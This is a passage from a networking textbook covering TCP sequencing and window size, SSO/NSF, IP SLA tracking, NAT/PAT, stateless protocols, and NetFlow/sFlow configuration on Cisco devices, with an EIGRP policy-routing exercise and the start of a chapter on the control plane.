The connection states are only part of what makes TCP stateful. You also need to look at what happens while connected. Remember that TCP is a reliable protocol. To provide reliability, TCP needs to track states for what has been sent and whether it has been received. This is done using sequence numbers and acknowledgements.

The Wireshark capture shown in Figure 11-5 depicts a TCP segment. The relative sequence number is 1164292, and the segment length is 1410. Adding 1410 to 1164292 gives you a next relative sequence number of 1165702.

```
⊟ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 55503 (55503), Seq: 1164292, Ack: 2775, Len: 1410
    Source Port: 443 (443)
    Destination Port: 55503 (55503)
    [Stream index: 26]
    [TCP Segment Len: 1410]
    Sequence number: 1164292    (relative sequence number)
    [Next sequence number: 1165702    (relative sequence number)]
    Acknowledgment number: 2775    (relative ack number)
    Header Length: 20 bytes
  ⊞ .... 0000 0001 0000 = Flags: 0x010 (ACK)
    Window size value: 86
    [Calculated window size: 22016]
    [Window size scaling factor: 256]
  ⊞ Checksum: 0x2eee [validation disabled]
    Urgent pointer: 0
  ⊟ [SEQ/ACK analysis]
      [iRTT: 0.059396000 seconds]
      [Bytes in flight: 5209]
    [Reassembled PDU in frame: 2078]
    TCP segment data (1410 bytes)
```

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Figure 11-5. *TCP segment 1*

In the next Wireshark capture (see Figure 11-6), you see the acknowledgement to the first segment. Notice that the relative acknowledgement number matches the next sequence number from the first segment.

```
⊟ Transmission Control Protocol, Src Port: 55503 (55503), Dst Port: 443 (443), Seq: 3000, Ack: 1165702, Len: 0
    Source Port: 55503 (55503)
    Destination Port: 443 (443)
    [Stream index: 26]
    [TCP Segment Len: 0]
    Sequence number: 3000    (relative sequence number)
    Acknowledgment number: 1165702    (relative ack number)
    Header Length: 20 bytes
  ⊞ .... 0000 0001 0000 = Flags: 0x010 (ACK)
    Window size value: 925
    [Calculated window size: 236800]
    [Window size scaling factor: 256]
  ⊞ Checksum: 0xd2ee [validation disabled]
    Urgent pointer: 0
  ⊟ [SEQ/ACK analysis]
      [This is an ACK to the segment in frame: 2072]
      [The RTT to ACK the segment was: 0.000098000 seconds]
      [iRTT: 0.059396000 seconds]
```

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Figure 11-6. *TCP segment 2*

With these two segments, acknowledgements were sent in each segment. This is partly controlled by the window size. The TCP window size is the maximum amount of data that can be sent before receiving an acknowledgement. A large window size can improve maximum throughput by reducing how frequently acknowledgements are required, especially on high-latency links. A throughput calculation can help with understanding the impact that window size has on the maximum throughput of a flow. The maximum throughput is the window size in bits divided by the latency in seconds. For a window size of 65000 bytes and a round-trip latency of 200 milliseconds, the maximum throughput is 2.6 Mbps. For a window size of 8000 bytes and the same latency, the maximum throughput is only 320 Kbps.

However, when a link is unreliable and drops packets, a large window size has an adverse effect because it will take longer to detect an error. Stateful protocols in the forwarding plane can minimize the loss of packets due to failures. Two common complementary protocols are *Stateful Switchover* (SSO) and *Nonstop Forwarding* (NSF). SSO is a protocol used on devices that have redundant *Route Processors* (RPs). With SSO, the standby RP is synchronized with the active RP. When any changes are made to the state of the active RP, the changes are incrementally pushed to the standby RP. This allows for the active RP to go offline without

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affecting the forwarding on the line cards. This is especially useful for online IOS upgrades, because the RPs can be upgraded without interruption of service.

```
Router> enable
Router# configure terminal
Router(config)# redundancy
Router(config)# mode sso
Router(config-red)# end
Router# copy running-config startup-config
Router#
```

NSF prevents loss of routing information during a stateful failover. With SSO, link flaps are prevented during RP failover, which helps prevent loss of neighbor relationships. During the failover, NSF maintains the state of the routing tables and continues to forward using the existing information from the CEF table. After the failover, NSF-aware routing protocols send information to their peers to tell them that a stateful failover occurred. The routing protocols rebuild their tables. Once NSF updates the RIB, it will push updates to CEF.

SSO and NSF protect against RP failures, but you still have the issue of remote failures. IP SLA was mentioned in an earlier section. This section discusses IP SLA in slightly more depth. IP SLA can monitor the path information for degradation or failure. Some of the common uses of IP SLA are to monitor delay, jitter, packet loss, packet sequencing, path, connectivity, and website download time.

Figure 11-7 looks at a simple network using static routes. One of the problems with static routes is routing around a remote failure.



Figure 11-7. *Static routed network*

R1 has a static route pointing to R2 and a floating static pointing to R3. Without IP SLA, a floating static will only help with local failures. With IP SLA, you can use ICMP to detect a failure on an upstream router:

```
R1#show run | section ip sla
track 1 ip sla 1
ip sla auto discovery
ip sla 1
 icmp-echo 192.168.24.4 source-ip 192.168.12.1
ip sla schedule 1 life forever start-time now
R1# show run | include ip route
ip route 0.0.0.0 0.0.0.0 Ethernet0/0 192.168.12.2 track 1
ip route 0.0.0.0 0.0.0.0 Ethernet0/1 192.168.13.3 50
ip route 192.168.24.0 255.255.255.0 192.168.12.2
R1#
```

In this example, the default route will go to R2 as long as R1 is able to receive ICMP echos from 192.168.24.4. Notice how the path of the traceroute changed after IP SLA detected a remote failure:

```
R1#traceroute 10.0.0.4
Type escape sequence to abort.
Tracing the route to 10.0.0.4
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.12.2 1 msec 1 msec 1 msec
  2 192.168.24.4 1 msec 1 msec 0 msec
R1#
*Feb 26 05:28:43.231: %TRACK-6-STATE: 1 ip sla 1 state Up -> Down
R1#traceroute 10.0.0.4
Type escape sequence to abort.
Tracing the route to 10.0.0.4
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.13.3 1 msec 1 msec 1 msec
  2 192.168.34.4 1 msec 1 msec 1 msec
R1#
```

Stateful protocols aren't only used for redundancy and failover. *Network Address Translation* (NAT) and *Port Address Translation* (PAT) are stateful protocols that are used to preserve or hide IP addresses. To recap from Chapter 9, NAT creates a mapping between global and local addresses. PAT takes it one step further by including port numbers. The following is an example of a translation table of a NAT router:

```
NAT_Router#sh ip nat translations
Pro Inside global      Inside local       Outside local      Outside global
icmp 10.0.0.2:0        192.168.1.2:0      172.16.1.1:0       172.16.1.1:0
tcp 10.0.0.2:11690     192.168.1.2:11690  172.16.1.1:23      172.16.1.1:23
tcp 10.0.0.2:30479     192.168.1.2:30479  172.16.1.1:80      172.16.1.1:80
```

In this example, the host with IP address 192.168.1.2 made connections to 172.16.1.1 using ICMP and TCP ports 23 and 80. The port numbers are different on the inside local address because it is doing PAT, not just a simple NAT. This example is similar to what most home routers do. From the outside, every connection will appear to come from the outside interface of the NAT router.

```
!
interface Ethernet0/0
 ip address 10.0.0.2 255.255.255.0
 ip nat outside
 ip virtual-reassembly in
end
!
interface Ethernet0/1
 ip address 192.168.1.1 255.255.255.0
 ip nat inside
 ip virtual-reassembly in
end
!
ip nat inside source list 1 interface Ethernet0/0 overload
!
access-list 1 permit any
!
```

In corporate environments, it is common to set a range for the outside NAT addresses. This allows for each host to have a one-to-one translation between outside and inside without using PAT to overload. Even though it is less common, NAT can also be bidirectional. Look back at the NAT table. Notice that there are both an outside local and an outside global. When NATing on the outside, as one would do with bidirectional NAT, these values differ. The most common case for bidirectional NAT is when two organizations with overlapping addresses combine networks.

Security is another case where stateful protocols are seen. As previously mentioned, most firewalls use state. Tracking connections lets a stateful firewall ensure that inbound connections are in response to outbound connections; it also allows inspection of higher-layer protocols. For example, a stateful firewall might be aware of the permissible state transitions for common protocols such as FTP or HTTP. Stateful inspection firewalls are covered in Chapter 21.

Unlike stateful inspection firewalls, basic access lists don't track state. However, extended access lists allow for the keyword *established*. This will only match when a connection is already established. Would you consider this a tracking state?

Stateless Protocols

Not all protocols need to have state. In these cases, we can have stateless protocols, which typically have less overhead than their stateful cousins. An upper-level protocol or application may track information about a stateless protocol, but the stateless protocol itself does not. Think about the layers of the OSI model that was presented at the beginning of the book. With all the encapsulation of protocols, it would cause unnecessary overhead to have each protocol in the stack track state.

An example of a stateless protocol is *Internet Control Message Protocol* (ICMP). ICMP is used to send data such as error signaling and neighbor discovery. It is best known for its use with the ping application. Ping sends ICMP echo request messages. It expects to receive ICMP echos or unreachable messages as replies. It would seem that it is stateful, but the appearance of state is created by a higher-level application. Look at the example shown in Figure 11-8. Wireshark can track which replies go to which requests using the sequence number. Even though ICMP carries data that can be used to determine state, it is not considered stateful.

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


Figure 11-8. *ICMP*

The same thing can be said about UDP. It is common to hear people talk about UDP connections, but UDP does not form connections. From the perspective of UDP, each UDP datagram is independent. It doesn't have any way of knowing whether the previous datagram reached its destination or whether the datagrams are out of order. That doesn't mean that the application which uses UDP doesn't track missing data or handle ordering of data. It just means that UDP itself doesn't handle it. Think of *Trivial File Transfer Protocol* (TFTP) as an example. TFTP wouldn't be useful if segments of data were missing or the files were put together out of order.

NetFlow and sFlow

NetFlow and sFlow are protocols that monitor and provide statistics on data flow. NetFlow exports aggregate flow totals, while sFlow samples flows to make estimated measurements. An advantage of NetFlow is that it is more thorough, but this is at the expense of higher utilization. An advantage of sFlow is the efficiency. Not only does it save resources by not evaluating each packet, it also frequently runs in hardware. Another advantage of sFlow is that it can sample anything, while NetFlow is designed for IP traffic.

Some common reasons to use NetFlow or sFlow are to detect network congestion points, detect surges that may be associated with malicious traffic, determine the network impact of new applications, and verify that utilization restrictions are properly configured. For example, a basic utilization check might show that a link is completely saturated. Through the use of NetFlow, you can see exactly which hosts and applications are using most of the traffic. When you have multiple paths and one is saturated while the other is mostly dormant, this information can be used to help determine a better way to engineer the traffic for better balancing.

The following example shows a simple configuration of sFlow on a Nexus switch. In this example, AU4 frames on Ethernet 1/1 are pulled every 5000 frames, and the information is sent to the collector at 192.168.1.100. Interface counters are pulled every 30 seconds:

```
switch# configure terminal
switch(config)# feature sflow
switch(config)# sflow agent-ip 192.168.1.1
switch(config)# sflow sampling-rate 5000
switch(config)# sflow counter-poll-interval 30
switch(config)# sflow collector-ip 192.168.1.100 vrf default
switch(config)# sflow data-source interface ethernet 1/1
```

There are two styles of NetFlow configuration. We will discuss both, as the older style is still heavily in use. On older IOS routers and switches, NetFlow is enabled with the interface commands `ip flow ingress` and `ip flow egress`, depending on the direction of the flow you want to capture. In many cases, you use both. You can view the cache locally and send it to a collector. Even if you do not have a collector, NetFlow is valuable for quickly determining flows that are going through a network device. When you are using a collector, the NetFlow data is exported using the global configuration command `ip flow-export destination <ip> <destination udp port>`:

```
R1(config)#interface GigabitEthernet 0/0
R1(config-if)#ip flow ingress
R1(config-if)#exit
R1(config)#ip flow-export destination 10.10.10.10 2055
R1(config)#ip flow-export source GigabitEthernet 0/0
R1(config)#
```

To see local NetFlow statistics, use the command `show ip cache flow`:

```
R1#show ip cache flow
*Feb 26 07:24:32.542: %SYS-5-CONFIG_I: Configured from console by console
IP packet size distribution (7 total packets):
   1-32   64   96  128  160  192  224  256  288  320  352  384  416  448  480
   .000 .142 .571 .000 .000 .000 .000 .000 .000 .000 .285 .000 .000 .000 .000

    512  544  576 1024 1536 2048 2560 3072 3584 4096 4608
   .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000
```

```
IP Flow Switching Cache, 278544 bytes
  1 active, 4095 inactive, 3 added
  40 ager polls, 0 flow alloc failures
  Active flows timeout in 30 minutes
  Inactive flows timeout in 15 seconds
IP Sub Flow Cache, 34056 bytes
  0 active, 1024 inactive, 1 added, 1 added to flow
  0 alloc failures, 0 force free
  1 chunk, 1 chunk added
  last clearing of statistics never
Protocol         Total    Flows   Packets Bytes  Packets Active(Sec) Idle(Sec)
--------         Flows     /Sec     /Flow  /Pkt     /Sec     /Flow     /Flow
ICMP                 2      0.0         3   167      0.0       1.0      15.2
Total:               2      0.0         3   167      0.0       1.0      15.2

SrcIf         SrcIPaddress    DstIf         DstIPaddress    Pr SrcP DstP  Pkts
Gi0/0         10.1.1.2        Local         10.10.10.10     06 39F6 0016     1
```

The preceding example is a link with almost no traffic on it. You can see from the output that there were two ICMP flows, each with three packets averaging 167 bytes per packet. In this case, it is simple to characterize the traffic on the link. In a production router, things aren't that simple; there are too many flows to easily read the output of this command. This command also limits you to the view of a single router. Traffic analyzers use the data that is sent to NetFlow and sFlow collectors to simplify the analysis of flows. Most traffic analyzers include pie charts showing the proportion of bandwidth used and line graphs showing bandwidth utilization over time. In addition to the default graphs and tables, most analyzers also support granular queries, which allow network engineers to dig deep into the details of data flows.

Flexible NetFlow adds the ability to select which fields you want to collect and associate with a flow. It has more configuration steps than the previous implementation of NetFlow, but it is worth the effort. With Flexible NetFlow, you can create different flows for different tools. For example, you may select keys that are relevant for security monitoring and send those flows to a Security Information and Event Manager (SIEM). The keys selected for another flow could go to a performance management tool.

Flexible NetFlow configuration is organized in flow records, flow monitors, flow exporters, and flow samplers. Like the old style of NetFlow, you don't need to export your flows. There are benefits to being able to look at flows locally. The flow record is a combination of key and non-key fields. Key fields determine how flows are associated, while non-key fields provide extra data about the flow. A flow monitor is the component which is associated with an interface. Flow monitors contain flow records. The flow exporter is used to export the flow to an external collector. Flow samplers are optionally used to reduce the load on the router. When a flow sample is applied with a monitor, not every packet is analyzed.

Flow records can get complex, and remember that complexity can cause extra overhead. Most platforms support predefined flow records, which are backward compatible with legacy NetFlow. This is a good starting point for most organizations. When building custom flow records, you can match on attributes from almost any layer of the protocol stack. You can even use Network-Based Application Recognition (NBAR) to match applications. Match is used to determine the flow. Everything you match in a record is identical per flow. Collect is used to specify non-key fields. Data in non-key fields is sent to a collector as part of a flow, but is not used to identify a flow.

```
Red1(config-flow-record)#?
  collect      Specify a non-key field
  default      Set a command to its defaults
  description  Provide a description for this Flow Record
  exit         Exit from Flow Record configuration mode
```

```
  match        Specify a key field
  no           Negate a command or set its defaults

Red1(config)#flow record PRIME
Red1(config-flow-record)#match ?
  application  Application fields
  datalink     Datalink (layer2) fields
  flow         Flow identifying fields
  interface    Interface fields
  ipv4         IPv4 fields
  ipv6         IPv6 fields
  routing      Routing attributes
  timestamp    Timestamp fields
  transport    Transport layer fields
Red1(config-flow-record)#match ipv4 ?
  destination    IPv4 destination address based fields
  dscp           IPv4 DSCP (part of TOS)
  fragmentation  IPv4 fragmentation fields
  header-length  IPv4 header length (IHL in 32 bit words)
  id             IPv4 ID
  length         IPv4 length fields
  option         IPv4 option fields
  precedence     IPv4 precedence (part of TOS)
  protocol       IPv4 protocol
  section        Part of the packet
  source         IPv4 source address based fields
  tos            IPv4 type of service
  total-length   IPv4 total length
  ttl            IPv4 TTL
  version        IP version from IPv4 header
Red1(config-flow-record)#match ipv4 source address ?
  <cr>

Red1(config-flow-record)#match ipv4 source address
```

AU5 In this example, we create a flow record to match on source and destination IP addresses and source and destination ports:

```
Red1(config-flow-record)#do sh run | sec flow
flow record PRIME
 match ipv4 source address
 match ipv4 destination address
 match transport source-port
 match transport destination-port
 match ipv4 protocol
 collect timestamp absolute first
 collect timestamp absolute last
 collect counter bytes long
 collect counter packets long collect ipv4 length total
```

Now that we have a flow record, we need to create a monitor. We can create a monitor without an exporter. We will start with that and then add the exporter at a later step:

```
Red1(config)#flow monitor PRIME_MONITOR
Red1(config-flow-monitor)#description Collect data to send to Prime
! Notice the built in backwards compatible records
Red1(config-flow-monitor)#record ?
  PRIME             User defined
  netflow           Traditional NetFlow collection schemes
  netflow-original  Traditional IPv4 input NetFlow with origin ASs

Red1(config-flow-monitor)#record PRIME
Red1(config-flow-monitor)#statistics packet protocol
Red1(config-flow-monitor)#statistics packet size
Red1(config-flow-monitor)#cache timeout active 600
```

The monitor is configured, and now we need to apply it to an interface:

```
Red1(config-if)#int e0/1.30
Red1(config-if)#ip flow monitor PRIME_MONITOR input
Red1(config-if)#ip flow monitor PRIME_MONITOR output
Red1(config-if)#int e0/1.40
Red1(config-if)#ip flow monitor PRIME_MONITOR input
Red1(config-if)#ip flow monitor PRIME_MONITOR output
```

To look at the local cache for the flow monitor, use the `show flow monitor {monitor name} cache format table` command. The format does not need to be a table, but that is usually the most human-readable format. You can also format the data by records or as comma-separated values. Many administrators find the new command format too lengthy. A quick fix to simplify the command is the use of an alias, as shown in this example:

```
Red1(config)#$alias show_flow show flow monitor PRIME_MONITOR cache format table
Red1(config)#exit
Red1#show aliases
Exec mode aliases:
  h                   help
  lo                  logout
  p                   ping
  r                   resume
  s                   show
  u                   undebug
  un                  undebug
  w                   where
  show_flow           show flow monitor PRIME_MONITOR cache format table

! After creating the alias show_flow, you can use it in place of
!     show flow monitor PRIME_MONITOR cache format table
Red1#show_flow
  Cache type:                               Normal
  Cache size:                                 4096
  Current entries:                               3
```

```
  High Watermark:                          4

  Flows added:                            14
  Flows aged:                             11
    - Active timeout      (   600 secs)    0
    - Inactive timeout    (    15 secs)   11
    - Event aged                           0
    - Watermark aged                       0
    - Emergency aged                       0

IPV4 SRC ADDR    IPV4 DST ADDR    TRNS SRC PORT  TRNS DST PORT  time abs first  time abs last  ip prot  ip length total
===============  ===============  =============  =============  ==============  =============  =======  ===============
10.10.10.10      10.10.30.100               53          56835   07:39:41.321   07:39:41.321       17               59
10.10.30.100     10.10.10.10                 0            771   07:39:41.322   07:39:41.322        1               87
10.10.30.100     10.10.10.10             56840             53   07:39:45.110   07:39:45.110       17               59

Red1#
```

We created a basic flow record and a monitor. The monitor is attached to an interface. The next step is to send it to a collector. In this case, we are using Prime Infrastructure. The advantage of a collector is it can store data much longer than the cache on the router. It can also create graphs to show trends. When a collector with machine learning capabilities is deployed, you can even dynamically find patterns in your flows:

```
Red1#sh run all | sec flow exp
flow exporter PRIME_EXPORT
 description Export to Prime
 destination 172.20.1.26 vrf Mgmt
 source Ethernet0/1.172
 no output-features
 dscp 0
 ttl 255
 transport udp 9991
 export-protocol netflow-v9
 template data timeout 600
Red1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Red1(config)#flow monitor PRIME_MONITOR
Red1(config-flow-monitor)#exporter PRIME_EXPORT
Red1(config-flow-monitor)# end
Red1#show flow exporter statistics
Flow Exporter PRIME_EXPORT:
  Packet send statistics (last cleared 00:03:41 ago):
    Successfully sent:         6                     (689 bytes)

  Client send statistics:
    Client: Flow Monitor PRIME_MONITOR
      Records added:           7
        - sent:                7
      Bytes added:             217
        - sent:                217

Red1#
```

Assuming the routers have already been configured on Prime Infrastructure, they will show up as NetFlow data sources as seen in Figure 11-9.




Figure 11-9. *NetFlow node*

Once the nodes are added, the built-in charts help you determine which ports and protocols are in use. Figures 11-10 and 11-11 show examples of charts built into the Performance Dashboard on Prime Infrastructure. You can drill down into the clients and applications in these charts to pivot to a page with more information about the referenced client or application.





Figure 11-10. *Top N clients*

Figures 11-10 and 11-11 show common graphs of NetFlow analysis tools, but this is not the extent of their capabilities. You can drill into most graphs to get more information; you can also create custom views. Chapter 18 revisits NetFlow for finding trends.




AU6

Figure 11-11. *Top N applications*

Exercises

This exercise looks at a case where the information in the routing table is not used for one network:

1. Create three virtual routers. Connect them in a loop and assign addresses as shown in the following diagram.



2. Configure each link with EIGRP. Set the delay on the link between Router1 and Router3 to 10000 usec.

```
! Router1
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
end
```

```
interface Ethernet0/1
 ip address 192.168.13.1 255.255.255.0
 delay 1000
!
router eigrp LOOP_NETWORK
 !
 address-family ipv4 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  network 192.168.0.0 0.0.255.255
 exit-address-family

! Router2
interface Ethernet0/0
 ip address 192.168.12.2 255.255.255.0
end
interface Ethernet0/1
 ip address 192.168.23.2 255.255.255.0
!
router eigrp LOOP_NETWORK
 !
 address-family ipv4 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  network 192.168.0.0 0.0.255.255
 exit-address-family

! Router3
interface Ethernet0/0
 ip address 192.168.13.1 255.255.255.0
 delay 1000
end
interface Ethernet0/1
 ip address 192.168.23.1 255.255.255.0
!
router eigrp LOOP_NETWORK
 !
 address-family ipv4 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  network 192.168.0.0 0.0.255.255
 exit-address-family
```

3. From Router1, look at the route to 192.168.23.0. Since you modified the delay on the link from Router1 to Router3, it will go through Router2.

```
Router1#show ip route 192.168.23.0
Routing entry for 192.168.23.0/24
  Known via "eigrp 100", distance 90, metric 1536000, type internal
```

```
  Redistributing via eigrp 100
  Last update from 192.168.12.2 on Ethernet0/0, 00:06:35 ago
  Routing Descriptor Blocks:
  * 192.168.12.2, from 192.168.12.2, 00:06:35 ago, via Ethernet0/0
      Route metric is 1536000, traffic share count is 1
      Total delay is 2000 microseconds, minimum bandwidth is 10000 Kbit
      Reliability 255/255, minimum MTU 1500 bytes
      Loading 1/255, Hops 1
```

4. Traceroute the path and verify that you are going through Router2 to get to 192.168.23.3.

```
Router1#traceroute 192.168.23.3
Type escape sequence to abort.
Tracing the route to 192.168.23.3
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.12.2 1 msec 0 msec 1 msec
  2 192.168.23.3 1 msec 1 msec 1 msec
Router1#
```

5. Now you are going to add a route map to Router1 to modify the behavior to force the next hop for the 192.168.23.0/24 network to go to Router3.

```
access-list 100 permit ip any 192.168.23.0 0.0.0.255
!
ip local policy route-map CHANGE_HOP
!
route-map CHANGE_HOP permit 10
 match ip address 100
 set ip next-hop 192.168.13.3
```

6. Show that the traceroute goes directly to Router3 now.

```
Router1#traceroute 192.168.23.3
Type escape sequence to abort.
Tracing the route to 192.168.23.3
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.13.3 1 msec 1 msec 1 msec
Router1#
```

7. Verify that `show ip route` hasn't changed.

Summary

The purpose of this chapter was to provide information about the data plane that reinforces the concepts introduced in early chapters and lay the groundwork for more in-depth discussions surrounding the data plane. We discussed a sampling of data plane protocols and reinforced the concept of state. In the next chapter, we will continue with the theme of reinforcing concepts about protocols, but we will shift our focus to control plane protocols.

Author Queries

Chapter No.: 11 0005078431

Queries	Details Required	Author's Response
AU1	Please check if "Chapter 16" is okay as edited.	
AU2	Please check if "the state of the preferred paths" is okay as edited.	
AU3	"RP(s)" has been used as acronym for both "Route Processor(s)" and "rendezvous point(s)". Please check.	
AU4	Please check "frames on Ethernet 1/1 are pulled every 5000 frames" for correctness.	
AU5	Please check if edit to sentence starting "In this example, we…" is okay.	
AU6	Please check if "Top N applications" is okay as edited.	

CHAPTER 12

Control Plane

Now that we have discussed the chicken, let's discuss the egg. In earlier chapters, configuration examples and details about several control plane protocols were provided. This chapter discusses what it means to be a control plane protocol, how these protocols interact, and how to secure the control plane and provides additional configuration examples.

The control plane makes the decisions that the data plane uses when forwarding data. Typically, when one thinks about the control plane, routing protocols and the spanning tree come to mind. There are also control plane protocols that support other control plane functions. Two examples are *Domain Name System* (DNS) and *Network Time Protocol* (NTP). DNS provides name resolution, which is required to map names to logical addresses prior to making decisions on those addresses. NTP provides time synchronization, which is required by protocols that require time, such as time-based *access control lists* (ACLs) or authentication key chains.

Our discussion starts with the control plane at layer 2 and then moves up the protocol stack to the layer 3 control plane protocols. Due to the way protocols are intertwined, we will overlap with sections on routing and switching.

Layer 2

Even at layer 2, the data plane and control plane are interdependent. The control plane can't function without the data plane, and the functionality of the data plane is limited to an inefficient local scope without the assistance of the control plane.

Ethernet loop prevention was discussed in Chapter 5. One technique for loop prevention is to physically design the network so loops aren't possible. The more common technique is to use the *Spanning Tree Protocol* (STP). The Ethernet will function without it, but at a risk of completely saturating the links with broadcast storms. To recap slightly, STP elects a root bridge, and then all other switches calculate the best path to the root bridge and block alternative paths. *Per-VLAN Spanning Tree* (PVST) helps minimize waste of bandwidth by calculating a tree for each VLAN. This allows for a different root and different paths for each VLAN. However, the resources required for PVST increase with each additional VLAN.

Multiple Spanning Tree (MST) reduces the resource burden by grouping VLANs into spanning tree instances. This allows administrators to minimize bandwidth waste by having as many MST instances as redundant links, without the overhead of a spanning tree instance per VLAN. Another advantage of MST is that it is an open standard. One downside of MST is that an administrator needs to manually define each MST instance. The VLAN Trunking Protocol version 3 (VTPv3) helps minimize the administrative burden of maintaining consistent MST regions on each switch. In Chapter 5, we discussed VTP in the context of creating and removing VLANs. In this example, we will show how to use VTPv3 for distributing MST changes. In our example, we only configured VTP for MST and not for VLAN distribution:

```
